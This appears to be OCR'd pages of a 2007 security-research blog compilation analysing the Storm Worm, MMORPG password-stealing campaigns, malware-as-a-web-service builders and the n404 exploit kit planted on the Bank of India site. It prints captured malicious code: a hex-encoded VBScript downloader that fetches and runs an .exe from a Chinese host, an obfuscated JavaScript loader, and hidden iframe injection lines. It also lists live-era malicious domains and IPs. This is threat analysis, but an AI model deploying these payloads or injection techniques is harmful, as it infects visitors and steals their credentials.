domain.com/ind.php structure :

tushove.com; tibeam.com; kqfloat.com; snbane.com; yxbegan.com; snlilac.com; qavoter.com; ptowl.com; wx-

taste.com; eqcorn.com; ltbrew.com; bnably.com; fncarp.com

The obfuscated javascript exploiting the browser vulnerabilities still includes [5]offensive language against an

anti virus vendor. Moreover, in case you remember the second Storm Worm wave had a very creative feature,

namely to [6]automatically inject a malicious URL in a forum or blog post, right after the infected party has authen-

ticated herself in order for the malware to not have to figure out how to bypass the authentication. As it looks like,

[7]the current campaign has also hit Blogger and many other forums as well.

1. http://www.bleedingthreats.net/rules/bleeding-storm.rules

2. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

3. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html


4. http://www.disog.org/text/storm-fastflux.txt

5. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

6. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

7. http://sunbeltblog.blogspot.com/2007/08/storm-worm-hits-blogger.html

440



```
<Script language="VBScript">
abc =
"006F006E0020006500720072006F007200200072006500730075006D00650020006E006500780074000D000A00640069
006D002000750072006C002C0070006100740068000D000A00750072006C003D00220068007400740070003A002F002F0
07700770077002E0078007600670061006F006B0065002E0063006E002F006D0073002F006C007400740073002E006500
7800650022000D000A0070006100740068003D00220043003A005C005C007300760068006F00730074002E00650078006
50022000D000A007300650074002000610064006F003D00280064006F00630075006D0065006E0074002E006300720065
0061007400650045006C0065006D0065006E007400280022006F0062006A006500630074002200290029000D000A00630
0310020003D00220063006C007300690064003A004200440022000D000A00630032003D00220039003600430035003500
36002D0036003500410033002D003100310022000D000A00630033003D002200440030002D0039003800330041002D003
0003000430030003400460022000D000A00630034003D00220043003200390045003300360022000D000A00610064006F
002E007300650074004100740074007200690062007500740065002000220063006C006100730073006900640022002C0
02000630031002600630032002600630033002600630034000D000A00430041004F0069003D0022004D00690063007200
6F0073006F00660074002E0058004D004C00480054005400500022000D000A00730065007400200078006D006C003D006
10064006F002E004300720065006100740065004F0062006A006500630074002800430041004F0069002C002200220029
000D000A00620031003D002200410022000D000A00620032003D00220064006F0022000D000A00620033003D002200640
0620022000D000A00620034003D0022002E0022000D000A00620035003D0022007300740022000D000A00620036003D00
22007200650022000D000A00620037003D00220061006D0022000D000A00620038003D006200310026006200320026006
20033002600620034002600620035002600620036002600620037000D000A007300650074002000610063003D00610064
006F002E006300720065006100740065006F0062006A006500630074002800620038002C002200220029000D000A00610
031003D002200470022000D000A00610032003D002200450022000D000A00610033003D002200540022000D000A007800
6D006C002E004F00700065006E002000610031002600610032002600610033002C00750072006C002C0030000D000A007
8006D006C002E00530065006E0064000D000A00610063002E0074007900700065003D0031000D000A00610063002E006F
00700065006E000D000A00610063002E0077007200690074006500200078006D006C002E0072006500730070006F006E0
07300650042006F00640079000D000A00610063002E00730061007600650074006F00660069006C006500200070006100
740068002C0032000D000A0076006100720020007300680065006C006C003D00610064006F002E0063007200650061007
40065006F0062006A00650063007400280022005300680065006C006C002E004100700070006C00690063006100740069
006F006E0022002C002200220029000D000A00610063002E0063006C006F00730065000D000A007300680065006C006C0
02E005300680065006C006C00200070006100320032003200740068002C00220022002C00220022002C0022006F007000
65006E0022002C0030000D000A"
cde =
"006F006E0020006500720072006F007200200072006500730075006D00650020006E006500780074000D000A006D0031
003D0022006F0062006A0065006300740022000D000A006D0032003D00220063006C006100730073006900640022000D0
```

Massive Online Games Malware Attack (2007-08-30 13:55)

Despite [1]Storm Worm’s worldwide media coverage, there’re many other malware campaigns currently active in the

wild, again exploiting outdated browser vulnerabilities such as this one aiming to steal passwords for [2]MMORPGs.

The folks at the SANS ISC recently assessed [3]yet another malicious URL following a lead from the [4]recently

breached site of Leuven, a city in Belgium. Apparently, the Chinese domain that’s naturally exploiting an already

patched vulnerability has been [5]embedded within many other sites as well. MMORPGs password stealing malware

is nothing new especially in Asia where online games dominate the vast majority of Internet activity for local netizens.

[6]Creative typosquatting domain scams are still filling different domain niches left at the phisher’s disposal.

VBS/Psyme.CB detection rate :

Result: 10/32 (31.25 %)

File size: 9857 bytes

MD5: 2a5eff5381cec4a7d5478b989aeb2ada

SHA1: e08cdb74965c31b70ab24d82761b652035283a87

Trojan-PSW.Win32.WOW.sp detection rate :

Result: 19/32 (59.38 %)

File size: 52170 bytes

MD5: f37a18d2e991ef5cd7ea7a4dfcb6e3f5

SHA1: c1cbee89ba1033b8e739067eab086f70b476c5aa

What's also worth mentioning is that [7]the campaign has a built-in [8]freely available counter compared to

the typical campaigns who tend to use [9]malware kits for C &C and [10]detailed statistics of the [11]infected

population.

441

1. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

2. http://en.wikipedia.org/wiki/MMORPG

3. http://isc.sans.org/diary.html?storyid=3324&rss

4. http://security4all.blogspot.com/2007/08/website-belgian-city-leuven-defaced-and.html

5. http://www.google.com/search?q=xvgaoke.cn/ms/ltts.js

6. http://ddanchev.blogspot.com/2007/07/world-of-warcraft-domain-scam.html

7. http://www.s108.cnzz.com/stat.php?id=413942&web_id=413942


8. http://www.cnzz.com/stat/login.php?web_id=413942

9. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

10. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

11. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

442



files to download data ?					file extraction data ?			
server address ?	directory ?	filename ?	port ?	test ?	extract to ?	new filename ?	execution ?	open
http://192.168.0.1		calc.exe	80	teste	system32	same as source	hidden	iexplore
http://192.168.0.1		calc.exe	80	teste	system32	same as source	show	------

you can chose an icon

general features ?

custom icon ?	
upx compression (9) ?	-----
melt ?	-----

step 3

Malware as a Web Service (2007-08-31 00:35)

Popular malware tools such as binders and downloaders usually come in a typical software application form.

Moreover, when I talk about [1]malware services I mean [2]crypting, [3]packing and [4]limiting the [5]detection rate

on demand, while in this case we have a DIY malware as a web service, a trend to come or a fad to dissapear, only

time will show but the possibilities for porting popular malware tools in a web service form are quite disturbing.

In the first example we have a malware downloader as a web service with various diversified variables such as custom port and IP to obtain the payload from, as well as the ability to modify the extraction and execution of it. Combined

with the option to choose a packer, and whether or not to melt the downloader after it delivers the payload, as well as with the opportunity to choose from a set of predefined icons or select a custom one, turn this malware web service

an interesting one to monitor.

A sample of the first service :

Result: 5/32 (15.63 %)

BitDefender 2007.08.31 Generic.Malware.Fdld!.D8E4DF1F

eSafe 2007.08.29 suspicious Trojan/Worm

NOD32v2 2007.08.30 probably unknown NewHeur _PE virus

Sophos 2007.08.30 Mal/Heuri-D


Webwasher-Gateway 2007.08.30 Trojan.Downloader.Win32.ModifiedUPX.gen (suspicious)

File size: 11776 bytes

MD5: e9df373f1561bed2a2899707869a7a44

SHA1: 295c6702cb19f6b20720057d61d940921602a0cd

In the second example, we have a malware binder as a web service with pretty much identical features with the



file to join ?	path to install ?	filename ?	execution ?	open with ?	upx ?
	startup folder	same as source	yes	media player (mc	yes
	system32	same as source	-----	------	-----
	system32	same as source	-----	------	-----

you can chose an icon for your stub

general features ?

custom icon ?	
upx compression stub (9) ?	yes
melt stub ?	yes

first example. If traders of malware services such as the above mentioned crypting, packing and ensuring a lower detection rate, start embracing Web 2.0 in the process of efficiently construction malware, or providing their customers with a DIY experience by constantly ensuring their " web dashboard" is up to date with new services and features - it can get very ugly. So, let’s hope it’s just [6]a fad.

1. http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html

2. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

3. http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html

4. http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html

5. http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html

6. http://en.wikipedia.org/wiki/Fad

Bank of India Serving Malware (2007-08-31 12:03)

Ryan at [1]ZDNet’s Security blog is reporting on the [2]breached site of [3]Bank of India, which in the time of blogging is still [4]serving malware to its current and potential customers through the infamous Russian Business Network -

81.95.144.0 / 81.95.147.255.

At the bank’s URL there’s a link pointing out to **goodtraff.biz** (58.65.239.66) where an IFRAME loads to


81.95.144.148/in.cgi?10 whereas while accessing it we get response from 81.95.144.146, where we get the usual

javascript obfuscation leading us to 81.95.144.146/at/index.php and 81.95.144.146/rut/index.php. Furthermore,

the second IFRAME leads us to **x-traffic.biz**/ts/in.cgi?user0224 (which is a Russian Adult Traffic network) redirecting us to **mymoonsite.net**/check/version.php?t=167 (81.95.148.13) and a third one loading **goodtraff.biz**/tds/index.php (empty). What does it mean? It means the Russian Business Network has not just managed to inject its presence

on Bank of India’s site, but is also using multiple-iframing as an attack vector, thus creating a fast-flux network with multiple campaigns within I’ll assess in this post.

Apparently, [5]Trend Micro’s been busy uncovering the [6]n404 exploit kit, which is also used in this campaign aimed



```
<script>document.write(unescape("%3c%53%43%52%49%50%54%20%4c%41%4e%47%55%41%47%45%3d%22%4a%61%76%
61%53%63%72%69%70%74%22%3e%66%75%6e%63%74%69%6f%6e%20%64%6d%69%6a%66%69%71%6c%6d%28%72%72%72%29%7
b%76%61%72%20%74%65%6d%70%3d%22%22%3b%20%76%61%72%20%63%63%63%3d%30%3b%20%76%61%72%20%6f%75%74%3d
%22%22%3b%76%61%72%20%73%74%72%3d%72%72%72%3b%6c%3d%73%74%72%2e%6c%65%6e%67%74%68%3b%77%68%69%6c%
65%28%63%63%63%3c%3d%73%74%72%2e%6c%65%6e%67%74%68%2d%31%29%7b%77%68%69%6c%65%28%73%74%72%2e%63%6
8%61%72%41%74%28%63%63%63%29%21%3d%27%29%27%29%74%65%6d%70%3d%74%65%6d%70%2b%73%74%72%2e%63%68%61
%72%41%74%28%63%63%63%2b%2b%29%3b%63%63%63%2b%2b%3b%6f%75%74%3d%6f%75%74%2b%53%74%72%69%6e%67%2e%
66%72%6f%6d%43%68%61%72%43%6f%64%65%28%70%61%72%73%65%49%6e%74%28%74%65%6d%70%2c%31%36%29%2d%38%3
6%29%3b%74%65%6d%70%3d%22%22%3b%7d%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%6f%75%74%29%3b%7d
%3c%2f%53%43%52%49%50%54%3e"));dmijfiqlm("92)BE)CA)C3)C2)76)CE)C3)C2)C4)C9)90)CC)93)78)CB)C8)C4)9
0)C9)B9)BE)BB)C3)B7)C9)83)C3)BF)B9)C8)C5)C9)C5)BC)CA)83)B9)C5)C3)90)CC)C3)C2)78)94)63)60)63)60)92
)BE)BB)B7)BA)94)63)60)92)C5)B8)C0)BB)B9)CA)76)BF)BA)93)78)AC)A3)A2)A8)BB)C4)BA)BB)C8)78)76)B9)C2)
B7)C9)C9)BF)BA)93)78)99)A2)A9)9F)9A)90)87)86)86)8D)88)99)9B)99)83)8E)99)99)87)83)87)87)9A)87)83)8
F)8E)8C)9B)83)86)86)97)86)99)8F)8B)8B)98)8A)88)9B)78)94)63)60)92)85)C5)B8)C0)BB)B9)CA)94)63)60)92
)C9)CA)CF)C2)BB)94)63)60)CC)B2)90)80)76)D1)76)B8)BB)BE)B7)CC)BF)C5)C8)90)76)CB)C8)C2)7E)79)AC)A3)
A2)A8)BB)C4)BA)BB)C8)7F)91)76)D3)63)60)92)85)C9)CA)CF)C2)BB)94)63)60)92)85)BE)BB)B7)BA)94)63)60)6
3)60)92)B8)C5)BA)CF)94)92)BA)BF)CC)76)BF)BA)93)78)C3)CF)9A)BF)CC)97)78)94)92)85)BA)BF)CC)94)63)6
)5F)63)60)92)C9)B9)C8)BF)C6)CA)76)C2)B7)C4)BD)CB)B7)BD)BB)93)78)A0)B7)CC)B7)A9)B9)C8)BF)C6)CA)78)
94)63)60)5F)5F)63)60)5F)BC)CB)C4)B9)CA)BF)C5)C4)76)C6)BA)C8)C5)C2)B9)CF)C0)7E)C8)BF)C4)C1)CF)BD)8
7)82)76)BC)C3)C4)C3)CA)C1)D0)B7)7F)63)60)5F)D1)63)60)5F)5F)CD)BE)BF)C2)BB)76)7E)C8)BF)C4)C1)CF)BD
)87)84)C2)BB)C4)BD)CA)BE)80)88)92)BC)C3)C4)C3)CA)C1)D0)B7)7F)63)60)5F)5F)C8)BF)C4)C1)CF)BD)87)76)
81)93)76)C8)BF)C4)C1)CF)BD)87)91)63)60)5F)5F)C8)BF)C4)C1)CF)BD)87)76)93)76)C8)BF)C4)C1)CF)BD)87)8
4)C9)CB)B8)C9)CA)C8)BF)C4)BD)7E)86)82)BC)C3)C4)C3)CA)C1)D0)B7)85)88)7F)91)63)60)5F)5F)C8)BB)CA)CB
)C8)C4)76)C8)BF)C4)C1)CF)BD)87)91)63)60)5F)D3)63)60)5F)63)60)5F)BC)CB)C4)B9)CA)BF)C5)C4)76)CC)CD)
C3)BF)C7)BE)CE)C8)7E)7F)63)60)5F)D1)63)60)5F)5F)CC)B7)C8)76)C2)BC)BB)C0)C6)76)93)76)86)CE)86)B9)8
6)B9)86)B9)86)B9)91)63)60)5F)5F)CC)B7)C8)76)B8)CE)B7)C3)CD)BD)BC)76)93)76)CB)C4)BB)C9)B9)B7)C6)BB
)7E)78)7B)CB)8F)86)8F)86)7B)CB)8F)86)8F)86)7B)CB)8B)8A)BB)B8)7B)CB)8D)8B)8E)B8)7B)CB)8E)B8)89)B9)
7B)CB)89)8B)8D)8A)7B)CB)86)89)8D)8E)7B)CB)8B)8C)BC)8B)7B)CB)8D)8C)8E)B8)7B)CB)86)89)88)86)7B)CB)8
9)89)BC)8B)7B)CB)8A)8F)B9)8F)7B)CB)B7)8A)8A)87)7B)CB)8A)B8)89)89)7B)CB)86)BC)89)8C)7B)CB)87)8A)B8
)8B)7B)CB)89)8E)88)8E)7B)CB)8D)8A)BC)88)7B)CB)B9)87)86)8E)7B)CB)86)8A)B9)B8)7B)CB)8A)B7)86)89)7B)
CB)8B)B8)8A)86)7B)CB)89)B8)BB)BC)7B)CB)8D)8B)BA)BC)7B)CB)8B)8B)BB)8D)7B)CB)8B)8B)8E)B8)7B)CB)86)8
9)88)8A)7B)CB)8C)8C)BA)BA)7B)CB)86)B9)8E)B8)7B)CB)8E)B8)8A)B8)7B)CB)87)B9)8B)BB)7B)CB)BA)BA)86)89
)7B)CB)86)8A)8E)B8)7B)CB)86)89)8E)B8)7B)CB)B9)89)B9)8B)7B)CB)8D)88)8D)8B)7B)CB)8C)BA)8C)B9)7B)CB)
```

at the Bank of India. Is this a newly developed attack kit, or a modification of another popular one? Further attack

clues will definitely indicate the second, namely that’s it’s a modification. In respect to this kit, it returns a 404 error within which is the obfuscated javascript, thus we have a fast-flux oriented kit aiming to diversify and include as many infected nodes in the attack process to improve its chances of infecting the host while the campaign remains in tact.

The malicious URLs structure is again static just like Storm Worm’s, and is in the following format n404-(number from

1 to 9).htm where each page contains a different malware.

Several more n404 exploit kit campaigns are currently active at the following URLs :

msiesettings.com - 81.95.148.14

winmplayer.com

smoothdns.net - 81.95.148.12


protriochki.com - 81.95.148.14

susliksuka.com - 81.95.148.12

uspocketpc.com - 81.95.148.13

The exact campaign URLs :

- mymoonsite.net/check/versionml.php?t=141



```
<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe>
```

mymoonsite.net/check/version.php?t=15

mymoonsite.net/check/n404-1.htm

n404-(number from 1 to 9).htm

- uspocketpc.com/check/n404-1.htm

n404-(number from 1 to 9).htm

- s75.msiesettings.com/check/versionst.php?t=75

s75.msiesettings.com/check/n404-1.htm

n404-(number from 1 to 9).htm

- s99.winmplayer.com/check/n404-1.php

n404-(number from 1 to 9).htm

- smoothdns.net/check/n404-1.htm

n404-(number from 1 to 9).htm

- protriochki.com/check/n404-1.htm

n404-(number from 1 to 9).htm

- susliksuka.com/check/n404-1.htm

n404-(number from 1 to 9).htm

What makes an impression is that it’s relying on as many possible malware infections as possible, thus visiting a central campaign site such as mymoonsite.net/check/version.php?t=158 results in all the n404 malicious pages within the

domain to get automatically loaded via an IFRAME, and as you’ve successfully guesed, they all contain different types of malware. Despite that javascript obfuscation is often used to hide the real location of the exploit or binary, in this campaign each and every n404-1.htm obtained from all domains has the same checksum, therefore the files at the different domains are identical - at least so far :

File size: 10636 bytes

MD5: 45594ef52a9f53f2140d4797826156ff

SHA1: 7c4f7d183dfaf39410902a629b13ae5112b847f0

447

AntiVir 2007.08.31 HTML/Crypted.Gen

eSafe 2007.08.29 JS.Agent.ke

Fortinet 2007.08.31 HTML/Heuri.BIU!tr.dldr

F-Secure 2007.08.31 Trojan-Downloader.JS.Agent.no

Kaspersky 2007.08.31 Trojan-Downloader.JS.Agent.no

Webwasher-Gateway 2007.08.31 Script.Crypted.Gen

A great example of [7]a fast-flux network with way too many infected hosts participating in the attack, and despite that some seems to be down, the attack is still fully operational in a typical fast-flux style.

UPDATE: [8]F-Secure’s and [9]McAfee’s comments on the case, as well as two related posts - [10]Bank of India’s Web-site has been Compromised by Trojan downloader; [11]Bank of India Official Web Site Unsafe at the Moment.

UPDATE 2: Several hours after the Bank of India got rid of the iframe at its homepage, the main URL for this malware campaign (**81.95.144.148/in.cgi?10**) removed the javascript obfuscation and is now forwarding to Google.com.

[12]Bank of India's post-breach statement :

" *We have taken up the matter with our technology-partner and all necessary action will be taken to rectify the matter. In my view, the users will not be faced with any major problems," said BoI general manager PA Kalyansundar.*

"However, we are not completely sure that an attack actually happened," he clarified. **"**

Here's another article from [13]The Register mentioning the three key points related to the campaign - the Russian

Business Network, the n404 exploit kit which is definitely a [14]modification of the [15]popular ones [16]currently

in the wild, and the use of [17]fast-flux networks. And this is [18]what happened when an Indian tried to reach the

local Cybercrime uni[19]t.

Related links:

[20]Video of the attack

[21]Graph of the n404 exploit kit

1. http://blogs.zdnet.com/security/?p=487

2. http://www.webpronews.com/topnews/2007/08/30/bank-of-india-site-co-opted-by-malware

3. http://sunbeltblog.blogspot.com/2007/08/breaking-bank-of-india-seriously.html

4. http://explabs.blogspot.com/2007/08/compromised-bank-website.html

5. http://blog.trendmicro.com/the-404-story

6. http://blog.trendmicro.com/more-russian-uprising3a-new-iframes-and-n404-web-threat-kit/

7. http://www.honeynet.org/papers/ff/index.html

8. http://www.f-secure.com/weblog/archives/archive-082007.html#00001265

9. http://www.avertlabs.com/research/blog/index.php/2007/08/31/compromised-bank-of-india-website/

10. http://www.techshout.com/internet/2007/31/bank-of-indias-website-has-been-compromised-by-trojan-downloader-f-secure/

11. http://www.labnol.org/india/interesting/bank-of-india-official-website-is-unsafe-at-the-moment/1287/

12. http://economictimes.indiatimes.com/News/News_By_Industry/Banking_Finance_/Hackers_play_hide_and_seek_with_BoI_website/articleshow/2328085.cms

13. http://www.theregister.co.uk/2007/09/01/bank_of_india_webs

ite_takeover/

14. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

15. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

16. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

17. http://www.honeynet.org/papers/ff/fast-flux.html

18. http://convergence.in/blog/2007/08/31/bank-of-india-attack-arrogant-cybercrime-police-and-web-host/

19. http://convergence.in/blog/2007/08/31/bank-of-india-attack-arrogant-cybercrime-police-and-web-host/

